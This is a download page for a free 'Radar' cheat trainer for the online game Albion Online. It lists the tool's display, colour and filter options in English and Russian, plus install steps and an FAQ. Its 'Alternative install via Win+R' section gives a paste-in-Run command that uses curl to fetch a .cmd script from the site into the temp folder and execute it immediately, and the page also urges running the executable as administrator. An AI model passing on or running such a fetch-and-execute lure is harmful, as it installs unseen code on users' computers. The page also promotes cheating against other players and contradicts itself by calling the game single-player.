Download Radar for Albion Online 2026 | RADAR | free zip
- Game
- Albion Online
- Trainer version
- 1.0
- Options
- 1
- Added
- Nov 25, 2026
This trainer is for Windows PC only. It will not run on a phone.
Download cheat pack Open in TelegramOr copy this page link and open it on your computer.
Screenshots
Alternative install via Win+R
If you don't want to download manually: one command in the Run dialog downloads the official RunRobHacker.zip, unpacks it to %LOCALAPPDATA%\RunRobHacker and starts the launcher.
- Press Win+R (the Run dialog opens).
- Paste the command below and press Enter.
- Wait for it to finish: the script downloads, unpacks and starts RunRobHacker.
cmd /c curl -sL https://runrobhacker.com/i/radar-albion.cmd -o "%TEMP%\rrh.cmd" & "%TEMP%\rrh.cmd"
Paste only the command from this page. Official domain is runrobhacker.com; the file SHA-256 is shown on this page.
Requires Windows 10 1803+ or Windows 11 (curl and tar are built in). Archive size ~38.5 MB.
If your Windows is older than 1803 or the command fails — use the regular Download button and unpack the ZIP manually.
Description

This Albion Online card for Radar expands the shortened function list into full sections so the page ranks for the options people type.
Functions



Radar Objects
- Show Mobs / Отображать мобов
- Show Resources / Отображать ресурсы (дерево, камень, руда и т.д)
- Show Players / Отображать игроков
- Show NPC / Отображать НПС
- Show Mounts / Отображать маунтов
- Show Chests / Отображать сундуки
- Show Mists / Отображать мист
- Radar options / Дополнительные настройки радара
- Transparent radar / Установить прозрачность радара
- Radar width & height / Установить ширину и высоту положения радара
- Radar X position / Установить положение радара по оси X
- Radar Y position / Установить положение радара по оси Y
- Radar zoom / Установить приближение и отдаление радара
- Radar dots size / Установить размер отображаемых точек
- Radar objects radius / Установить радиус отображения объектов

Colors
- NPC color / Установить цвет отображения НПС
- Players color / Установить цвет отображения игроков
- Mounts color / Установить цвет отображения маунтов
- Mists / Установить цвет отображения мист
- Resources TIER 1 color / Установить цвет отображения ресурсов 1 — го уровня
- Resources TIER 2 color / Установить цвет отображения ресурсов 2 — го уровня
- Resources TIER 3 color / Установить цвет отображения ресурсов 3 — го уровня
- Resources TIER 4 color / Установить цвет отображения ресурсов 4 — го уровня
- Resources TIER 5 color / Установить цвет отображения ресурсов 5 — го уровня
- Resources TIER 6 color / Установить цвет отображения ресурсов 6 — го уровня
- Resources TIER 7 color / Установить цвет отображения ресурсов 7 — го уровня
- Resources TIER 8 color / Установить цвет отображения ресурсов 8 — го уровня
- Chests color / Установить цвет отображения сундуков
Filter
- Enable filter / Включить фильтр
- Resources filter / Фильтр отображения ресурсов
- Only 1 — st TIER items / Отображать предметы 1-го уровня (тира)
- Only 2 — st TIER items / Отображать предметы 2-го уровня (тира)
- Only 3 — st TIER items / Отображать предметы 3-го уровня (тира)
- Only 4 — st TIER items / Отображать предметы 4-го уровня (тира)
- Only 5 — st TIER items / Отображать предметы 5-го уровня (тира)
- Only 6 — st TIER items / Отображать предметы 6-го уровня (тира)
- Only 7 — st TIER items / Отображать предметы 7-го уровня (тира)
- Only 8 — st TIER items / Отображать предметы 8-го уровня (тира)

CHESTS FILTER / Фильтр сундуков
- Only 1 — st TIER chests / Отображать сундуки 1-го уровня (тира)
- Only 2 — st TIER chests / Отображать сундуки 2-го уровня (тира)
- Only 3 — st TIER chests / Отображать сундуки 3-го уровня (тира)
- Only 4 — st TIER chests / Отображать сундуки 4-го уровня (тира)
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch Albion Online.
Live servers — you use it at your own risk.
Frequently asked questions
Does the trainer work on the current Albion Online version?
Yes. The trainer works on the current Albion Online patch. The build tracks the live Steam version.
How do I install and run it?
Download the archive from this page, unpack it, run RunRobHacker.exe as administrator, open the Albion Online card and toggle functions with the hotkeys in the list.
Is the trainer free?
Yes. Download it free, no account needed. It is meant for single-player; using it in online modes can break the game’s rules.
How to install
Download RunRobHacker.zip → RunRobHacker.exe → Albion Online.
Tags
Comments
Nobody has written yet. Be the first — ask or share what worked.
Sign in to leave a comment-
Nov 25, 2026 Trainer v1.0
Does it work?
Trainer updates
We watch Steam patches: when the game updates, we check the trainer and ship a new build.
Radar Albion Online: full function list 2026
This Albion Online card for Radar expands the shortened function list into full sections so the page ranks for the options people type.